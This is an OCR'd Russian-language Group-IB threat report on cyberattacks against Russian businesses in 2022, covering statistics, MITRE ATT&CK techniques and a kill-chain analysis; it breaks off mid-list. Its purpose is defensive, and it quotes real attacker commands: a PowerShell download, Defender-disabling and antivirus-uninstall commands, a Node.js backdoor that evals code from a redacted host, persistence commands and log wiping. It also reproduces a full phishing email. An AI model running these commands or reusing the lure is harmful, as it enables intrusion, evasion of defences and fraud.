
GROUP-IB



WHITE PAPER

КАК АТАКОВАЛИ РОССИЙСКИЙ БИЗНЕС В 2022

Итоги года от Лаборатории компьютерной криминалистики Group-IB

GROUP-IB.RU

Дисклеймер

1. Технический обзор подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью обзора является предоставление сведений о тактике, об инструментах и особенностях инфраструктуры различных групп для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В обзоре приведены рекомендации от экспертов Group-IB по превентивным мерам защиты от атак групп. Описание деталей угроз в обзоре дано исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованная в обзоре информация об угрозах не является пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Обзор подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием, целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления, цитирования в объеме, оправданном правомерной целью цитирования, при условии, что сам обзор, включая ссылку на сайт правообладателя, на котором он размещен, будет указан как источник цитаты.
4. Обзор и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав на отчет Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

Итоги года от Лаборатории компьютерной криминалистики Group-IB

Лаборатория цифровой криминалистики и исследования вредоносного кода Group-IB представляет аналитический отчет на основе проведенных на территории России реагирований на инциденты (Incident Response). Целью этого исследования является формирование представлений о локальном ландшафте угроз, а также используемых атакующими тактиках, техниках и процедурах.

В целом, количество инцидентов, которые расследовала Лаборатория в 2022 году, увеличилось на **37%** по сравнению с предыдущим годом. Чаще других жертвами становились ритейлеры, производственные и страховые компании.


Традиционно, эксперты Group-IB выделяют три основных типа злоумышленников:

- прогосударственные хакерские группы, нацеленные на шпионаж и диверсии;
- хактивисты, организующие DDoS-атаки и дефейсы (взломы) сайтов;
- финансово мотивированные преступники, охотящиеся за как за деньгами, так и за данными, которые можно продать.

Примечательно, что инциденты, связанные со шпионажем, характерны не только для спонсируемых иностранными государствами групп, но и для киберпреступников — ярким примером является группа RedCurl, о деятельности которой Group-IB было выпущено уже два полноценных отчета: «RedCurl. Пентест, о котором вы не просили» и «RedCurl. Пробуждение».

Типы атакующих

Тип	%
Финансово мотивированные хакеры	61
Хактивисты	22
Прогосударственные атакующие	17



В прошлом году количество кибератак с участием финансово мотивированных хакеров увеличилось почти в **три раза** по сравнению с 2021 годом, что во многом обусловлено текущей геополитической ситуацией.


Превалирующим типом монетизации атак является использование программ-вымогателей — **68%** всех инцидентов, которые расследовала Лаборатория, были связаны именно с этой угрозой. При этом, программы-вымогатели также использовались и хактивистами, зачастую не с целью получения выкупа, а для разрушения ИТ-инфраструктуры жертвы (кибердиверсий). Этому во многом способствовало появление в публичном пространстве исходных кодов программ-вымогателей **Conti** и **LockBit**.

В прошлом году наиболее агрессивными группами программ -вымогателей в России стали **Phobos**, **CryLock** и **Sojusz**, а рекорд по сумме требуемого выкупа поставила группа **OldGremlin**, потребовав от жертвы **1 млрд рублей**. Среднее время простоя атакованной организации сократилось с 18 до 14 дней — как процесс выплаты выкупа, так и восстановления после атаки происходили значительно быстрее.

Миссия Group-IB состоит в борьбе с киберпреступностью. Данный отчет рассказывает о методах и тактиках, используемых злоумышленниками на протяжении всего жизненного цикла атаки. Эти сведения, а рекомендации специалистов Group-IB, направлены на помощь компаниям в эффективном противодействии инцидентам в сфере информационной безопасности, а также сокращение возможных потерь и простоев инфраструктуры.

Методы получения первоначального доступа

Метод	%
Эксплуатация	61
Фишинг	22
Службы	17



Методы получения первоначального доступа

Впервые самой популярной техникой, используемой злоумышленниками для получения первоначального доступа, стала эксплуатация уязвимостей публично доступных приложений T1190 — данную технику мы видели в **61%** расследованных инцидентов. За ней следуют фишинг T1566 — **22%** и компрометация служб удаленного доступа T1133 — **17%**.

По результатам расследования инцидентов в 2022 году, самым популярным методом выполнения кода или команд на целевой системе стало использование интерпретаторов команд и сценариев T1059, а именно PowerShell (**83%**).

Для получения устойчивого доступа к скомпрометированным системам наиболее часто атакующими использовался планировщик задач T1053. Эта техника встречалась в **78%** инцидентов, которые расследовала Лаборатория.

Чтобы повысить привилегии в скомпрометированной системе — как Windows, так и Linux —, атакующие зачастую применяли различные эксплойты T1068. Данный метод был обнаружен в **61%** инцидентов.

Обойти имеющиеся средства защиты атакующим помогало их отключение или модификация настроек T1562. Воспользоваться этим методом злоумышленники смогли в **78%** случаев.

В **90%** случаев атакующие получали аутентификационный материал через дампинг учетных данных из системных процессов T1003.

В контексте сбора информации о скомпрометированной ИТ-инфраструктуре наиболее популярным методом стал сбор данных об удаленных системах T1018. Данный метод встречался при расследовании **98%** инцидентов.


В случаях, если имела место выгрузка данных, чаще всего атакующие их предварительно архивировали T1560. Этот метод был задействован в **80%** инцидентов, связанных с эксфильтрацией данных.

Что касается взаимодействия с командными серверами, наиболее популярным методом в очередной раз стало использование протоколов прикладного уровня T1071. Данный метод встречался в **100%** инцидентов, которые расследовала Лаборатория.

Непосредственно эксфильтрация собранных данных в **82%** случаев осуществлялась через канал коммуникаций с командным сервером T1041.

Основным методом воздействия на скомпрометированную инфраструктуру осталось шифрование данных с целью получения выкупа T1486 — им заканчивалось **68%** атак, которые расследовала Лаборатория.

Наиболее популярные техники по отношению к каждой атаке



Настоящий аналитический отчет содержит информацию об инструментах и процедурах, которые использовались атакующими для реализации тех или иных техник и подтехник, а также составленную на основе частоты их применения тепловую карту.

Матрица наиболее часто используемых атакующими тактик, техник и процедур (TTPs) в 2022 году на основе MITRE ATT&CK®

Нажмите на любую технику, чтобы получить подробную информацию.

Initial Access 1	Exploit Public-Facing Application T1190	Phishing: Spear Phishing Link T1566.002	External Remote Services T1133	Valid Accounts T1078							
Execution 2	Command and Scripting Interpreter: PowerShell T1059.001	Command and Scripting Interpreter: Windows Command Shell T1059.003	Command and Scripting Interpreter: JavaScript T1059.007	Command and Scripting Interpreter: Unix Shell T1059.004	Native API T1106	Software Deployment Tools T1072	System Services: Service Execution T1569.002	Windows Management Instrumentation T1047	User Execution: Malicious Link T1204.001	User Execution: Malicious File T1204.002	
Persistence 3	Scheduled Task/ Job: Scheduled Task T1053.005	Scheduled Task/ Job: Cron T1053.003	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001	Create or Modify System Process: Windows Service T1543.003	Server Software Component: Web Shell T1505.003	Create Account T1136	Valid Accounts T1078				
Privilege Escalation 4	Exploitation for Privilege Escalation T1068	Process Injection: Portable Executable Injection T1055.002	Process Injection: Process Hollowing T1055.012	Valid Accounts T1078							
Defense Evasion 5	Impair Defenses: Disable or Modify Tools T1562.001	Impair Defenses: Disable or Modify System Firewall T1562.004	Indicator Removal: Clear Windows Event Logs T1070.001	Indicator Removal: Clear Linux or Mac System Logs T1070.002	Indicator Removal: Clear Command History T1070.003	Indicator Removal: Timestomp T1070.006	Deobfuscate/ Decode Files or Information T1140	Domain Policy Modification: Group Policy Modification T1484.001	Hide Artifacts: Hidden Files and Directories T1564.001	Hijack Execution Flow: DLL Search Order Hijacking T1574.001	Masquerading: Match Legitimate Name or Location T1036.005	Obfuscated Files or Information: Software Packing T1027.002	System Binary Proxy Execution: Rundll32 T1218.011	Template Injection T1221	Use Alternate Authentication Material: Pass the Hash T1550.002
Credential Access 6	OS Credential Dumping: LSASS Memory T1003.001	OS Credential Dumping: DCSync T1003.006	OS Credential Dumping: NTDS T1003.003	Credentials from Password Stores: Windows Credential Manager T1555.004	Credentials from Password Stores: Credentials from Web Browsers T1555.003	Brute Force: Password Guessing T1110.001	Brute Force: Credential Stuffing T1110.004	Brute Force: Password Spraying T1110.003	Input Capture: Keylogging T1056.001	Unsecured Credentials: Bash History T1552.003					
Discovery 7	Account Discovery T1087	Domain Trust Discovery T1482	File and Directory Discovery T1083	Network Share Discovery T1135	Remote System Discovery T1018	Network Service Discovery T1046	Permission Groups Discovery T1069	System Information Discovery T1082	Process Discovery T1057						
Lateral Movement 8	Remote Services: SMB/Windows Admin Shares T1021.002	Lateral Tool Transfer T1570	Remote Services: Remote Desktop Protocol T1021.001	Remote Services: Windows Remote Management T1021.006	Software Deployment Tools T1072	Remote Services: SSH T1021.004									
Collection 9	Data from Local System T1005	Data from Network Shared Drive T1039	Data from Information Repositories: Code Repositories T1213.003	Email Collection: Remote Email Collection T1114.002	Email Collection: Email Forwarding Rule T1114.003	Archive Collected Data: Archive via Utility T1560.001	Archive Collected Data: Archive via Library T1560.002	Data Staged: Local Data Staging T1074.001	Screen Capture T1113						
Command and Control 10	Application Layer Protocol: Web Protocols T1071.001	Data Encoding: Standard Encoding T1132.001	Encrypted Channel: Symmetric Cryptography T1573.001	Ingress Tool Transfer T1105	Proxy: Multi-hop Proxy T1090.003	Web Service T1102	Remote Access Software T1219								
Exfiltration 11	Exfiltration Over C2 Channel T1041	Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002													
Impact 12	Data Encrypted for Impact T1486	Inhibit System Recovery T1490	Resource Hijacking T1496	Account Access Removal T1531	Service Stop T1489										

1. Kill Chain: получение первоначального доступа


Впервые в практике расследования инцидентов Лаборатории цифровой криминалистики и исследования вредоносного кода Group-IB самой популярной техникой получения первоначального доступа к корпоративным сетям стала эксплуатация уязвимостей публично доступных приложений T1190. Примечательно, что данная техника активно использовалась всеми типами атакующих, независимо от их мотивации.

Также необходимо отметить, что злоумышленники не стремились использовать наиболее свежие уязвимости или уязвимости нулевого дня, а предпочитали уже хорошо проверенные, например:

- Microsoft Exchange (ProxyShell): CVE-2021-34473, CVE-2021-34523, CVE-2021-31207.
- Confluence: CVE-2021-26084.
- Apache Tomcat: CVE-2020-1938, CVE-2017-12617, CVE-2016-0714.
- Apache Log4j (Log4Shell): CVE-2021-44228.

В некоторых случаях, если целью злоумышленников была информация в базах данных публично доступных приложений, они использовали SQL-инъекции.

Хоть и не так активно, как раньше, целевые фишинговые рассылки все еще используются для атак на крупные организации. Ярким примером стала преступная группа OldGremlin, которая активно атаковала российский крупный бизнес в 2022 году и вновь установила рекорд по сумме требуемого выкупа — 1 млрд рублей. Group-IB выпустила подробный отчет с анализом тактик, техник и инструментов злоумышленников. Ниже приводится текст одного из фишинговых писем, которые рассылала группа OldGremlin:



Добрый день.

Просим отправить нам недостающие закрывающие документы для Консультант на сумму 72 000,00 (сч №4064 от 22.03.22).
Дело в том, что наша компания уже обращалась к Вам касательно закрывающих и подписания доп. соглашения, но ввиду моего отсутствия все сроки затянулись, к сожалению.
Прошу Вас в течение 10 (десяти) дней с момента получения доп. соглашения - Дополнительное соглашение.doc, подписать и выслать на наш адрес документы. В целях оперативной работы прошу выслать его по данной электронной почте обратным письмом. С последующей отправкой по адресу: 117218, МОСКВА ГОРОД, УЛИЦА КРЖИЖАНОВСКОГО, 19/28.

Реквизиты нашей компании для бухгалтерии - ОГРН: 1027739125908
В случае подписания бухгалтерских документов, не единоличным исполнительным органом Вашей организации, просим выслать скан-копию приказа или доверенности на лицо, наделенное полномочиями на право их подписания.
Спасибо за понимание и оперативность.

С уважением к Вам,
Феоктистов Игорь Николаевич,
зам. главного бухгалтера Консультант Плюс

КонсультантПлюс

Рис. 1. Текст одного из фишинговых писем, которые рассылала группа OldGremlin

При этом, зачастую злоумышленниками использовались именно фишинговые ссылки T1566.002, а не вложения.

Еще одним способом получения первоначального доступа к целевым ИТ-инфраструктурам стала компрометация служб удаленного доступа T1133. В данном случае атакующие могли использовать как перебор паролей T1110.001 или подстановку учетных данных T1110.004, так и валидные учетные данные T1078, полученные, например, через стилеры или купленные у брокеров первоначального доступа. При этом, доступ осуществлялся либо через публично доступные терминальные серверы, либо через VPN.

Выполнение команд и кода в скомпрометированной системе

Традиционно, наиболее популярным методом выполнения команд и кода на целевых системах остаются интерпретаторы команд и сценариев, в частности, PowerShell T1059.001. Довольно часто атакующие использовали его для загрузки файлов на целевую систему, например:

```
Powershell $client = new-object System.Net.WebClient;$client.
DownloadFile(<redacted>)
```

Также PowerShell используется для модификации настроек или остановки средств защиты, например:

```
Powershell -c Set-MpPreference -ExclusionPath c:\\* -Force ; Add-
MpPreference -ExclusionExtension .exe -Force
```

Командная строка T1059.003 обычно использовалась атакующими для запуска различных встроенных утилит на этапе сбора информации о скомпрометированной системе, например, whoami, nltest, netstat, а также запуска batch-файлов.

Использование JavaScript T1059.007 позволяло атакующим выполнять сценарии вне зависимости от платформы. Так OldGremlin использовали для этого интерпретатор NodeJS:

```
/usr/bin/node -e "(function backup(){try{__
dirname=require('path').dirname(process.
argv[0]),cx=require('net').connect(80,'<redacted>',function()
{this.setKeepAlive(true,6e4),this.a='{'+Math.random()+'}',this.
b=[],this.on('data',c=>{this.b.push(c),c.a=Buffer.
concat(this.b).toString().split(this.a),1<c.a.length&&(this.
b=[],c.a.forEach(i=>{try{eval(i)}catch(a){}}))}),this.
write(this.a)}),cx.on('end',e=>setTimeout(backup,18e5))}catch(e)
{setTimeout(backup,18e5)}})()"
```

Разумеется, в контексте атак на Linux-инфраструктуру атакующими активно использовалась командная оболочка Unix T1059.004, например:

```
rm -f /root/.bash_history
```

Говоря непосредственно о вредоносном программном обеспечении, необходимо отметить активное использование Windows API T1106.

В некоторых случаях атакующие применяли легитимные средства администрирования для запуска вредоносного программного обеспечения, в частности, программ-вымогателей. Например, хактивисты запускали LockBit на целевых системах с помощью Kaspersky Security Center T1072.

Активное использование инструментов для тестирования на проникновение, например, **Cobalt Strike**, **Metasploit** или **Impacket**, обусловило популярность создания служб для выполнения команд и кода на целевых системах T1569.002.

Также атакующие довольно часто обращались к инструментарию управления Windows (WMI, T1047), например:

```
wmic product where name="eset server security" call uninstall /
nointeractive
```

Так как фишинговые рассылки все еще активно используются для атак на корпоративные сети, особенно в отношении крупных организаций, и предполагают взаимодействие жертвы со ссылками T1204.001 или вложениями T1204.002, специалисты Лаборатории цифровой криминалистики и исследования вредоносного кода Group-IB часто видели реализацию данной техники и ее подтехник.

2. Kill Chain: закрепление в скомпрометированной системе

Для закрепления в скомпрометированных системах атакующие использовали довольно простые, но в тоже время эффективные техники и подтехники.

Создание задач в планировщике стало самой часто встречающейся техникой, причем как для Windows T1053.005, так и для Linux T1053.003 систем. Так, например, одна из групп создавала задачу в планировщике:

```
schtasks /create /tn <redacted> /tr <redacted> /sc onstart /s
<redacted> /u <redacted> /p <redacted> /RU SYSTEM
```

Традиционно популярностью пользовались возможности автозагрузки, а именно модификация раздела реестра Software\Microsoft\Windows\CurrentVersion\Run T1547.001.

Использование системных служб для закрепления в скомпрометированных системах T1543.003 также было характерно и для Windows, и для Linux-систем. Часто злоумышленники просто применяли утилиту sc, в том числе для создания служб на удаленных системах:

```
sc \\<redacted> create <redacted> binpath=<redacted> start= auto
displayname= <redacted>
```

Активное использование уязвимостей в публично доступных приложениях значительно повлияло на популяризацию веб-шеллов T1505.003 в качестве средства закрепления в скомпрометированной системе.

Кроме того, для закрепления в скомпрометированных системах атакующие создавали новые учетные записи T1136, а также использовали существующие T1078. Причем пользователи зачастую создавались с помощью командной оболочки и команд **net** и **useradd**.

3. Kill Chain: повышение привилегий в скомпрометированной системе

Основным и одновременно самым популярным способом повышения привилегий стала эксплуатация уязвимостей T1068, например, CVE-2020-3153, CVE-2021-3156 и CVE-2021-4034. Как и в случае с получением первоначального доступа, речь не идет о свежих уязвимостях или уязвимостях нулевого дня.

Более сложные атаки также предполагали реализацию внедрения в различные системные процессы, а именно внедрение Portable Executable T1055.002 и Process Hollowing T1055.012. Такую функциональность злоумышленникам предоставляли как фреймворки постэксплуатации, так и вредоносное программное обеспечение.

Существующие учетные записи также могли использоваться злоумышленниками для повышения привилегий T1078.

4. Kill Chain: преодоление средств защиты скомпрометированной системы

Чаще всего злоумышленники отключали или модифицировали настройки средств защиты T1562.001. Например, они могли добавлять определенные папки или файлы с определенным расширением в исключения:

```
Powershell -c Set-MpPreference -ExclusionPath c:\\* -Force ; Add-
MpPreference -ExclusionExtension .exe -Force
```

Также атакующие могли модифицировать настройки средств защиты, например:

```
powershell Set-MpPreference -DisableIntrusionPreventionSystem $true
-DisableIOAVProtection $true -DisableRealtimeMonitoring $true
-DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled
-SubmitSamplesConsent NeverSend
```

Кроме того, средства защиты могли просто удалить:

```
wmic product where name="eset server security" call uninstall /
nointeractive
```

В некоторых случаях атакующие также изменяли настройки межсетевого экрана T1562.004, при этом зачастую для этого использовалась утилита netsh.

Чтобы затруднить расследование инцидента, злоумышленники удаляли доступные журналы. Например, так поступали в некоторых атаках на Windows-системы T1070.001:

```
wevtutil cl Application && wevtutil cl system && wevtutil cl
security
```

В Linux-системах T1070.002 также использовались возможности операционной системы:

```
rm -rf /var/log/*
```

Атакующие не только очищали журналы, но и удаляли файлы, содержащие историю выполненных команд T1070.003:

```
rm -f /root/.bash_history
```

В сложных атаках злоумышленники также нередко изменяли временные метки T1070.006, чтобы затруднить криминалистический анализ.

Традиционно атакующие активно использовали различные алгоритмы шифрования и методы кодировки для преодоления средств защиты T1140.

Модификация групповых политик T1484.001 позволяла атакующим не только преодолеть защиту, но и осуществить запуск вредоносного программного обеспечения на целевых хостах. Особенно эта подтехника была популярна среди злоумышленников, распространявших программы-вымогатели.

Чтобы избежать обнаружения, атакующие нередко скрывали вредоносные программы от жертвы T1564.001. Таким образом, если пользователь или системный администратор использовал проводник Windows, он просто ничего не видел.

Также в сложных атаках популярностью пользовался DLL Search Order Hijacking T1574.001: злоумышленники применяли легитимные исполняемые файлы, например, Google Update (GoogleUpdate.exe), чтобы загружать вредоносные DLL.

Часто атакующие маскировали T1036.005 вредоносные файлы и используемые инструменты под системные исполняемые файлы, например, RuntimeBroker.exe.

Чтобы обойти средства антивирусной защиты, атакующие зачастую прибегали к использованию упаковщиков T1027.002.

С завидной регулярностью атакующие обходили средства защиты и запускали вредоносное программное обеспечение или команды с помощью rundll32.exe T1218.011.

Также в некоторых случаях злоумышленники использовали шаблоны офисных документов, расположенных на удаленных ресурсах T1221, обычно на этапе первоначального доступа, а также реализовывали атаку Pass-the-hash T1550.002 на этапе продвижения по скомпрометированной ИТ-инфраструктуре.

5. Kill Chain: получение аутентификационного материала

Самым популярным методом получения аутентификационного материала в очередной раз стал дампинг памяти процесса сервиса проверки подлинности локальной системы безопасности (Local Security Authority Subsystem Service, LSASS).

Для реализации этой подтехники T1003.001 атакующие использовали следующие инструменты:

- Mimikatz;
- Invoke-Mimikatz;
- ProcDump;
- LaZagne;
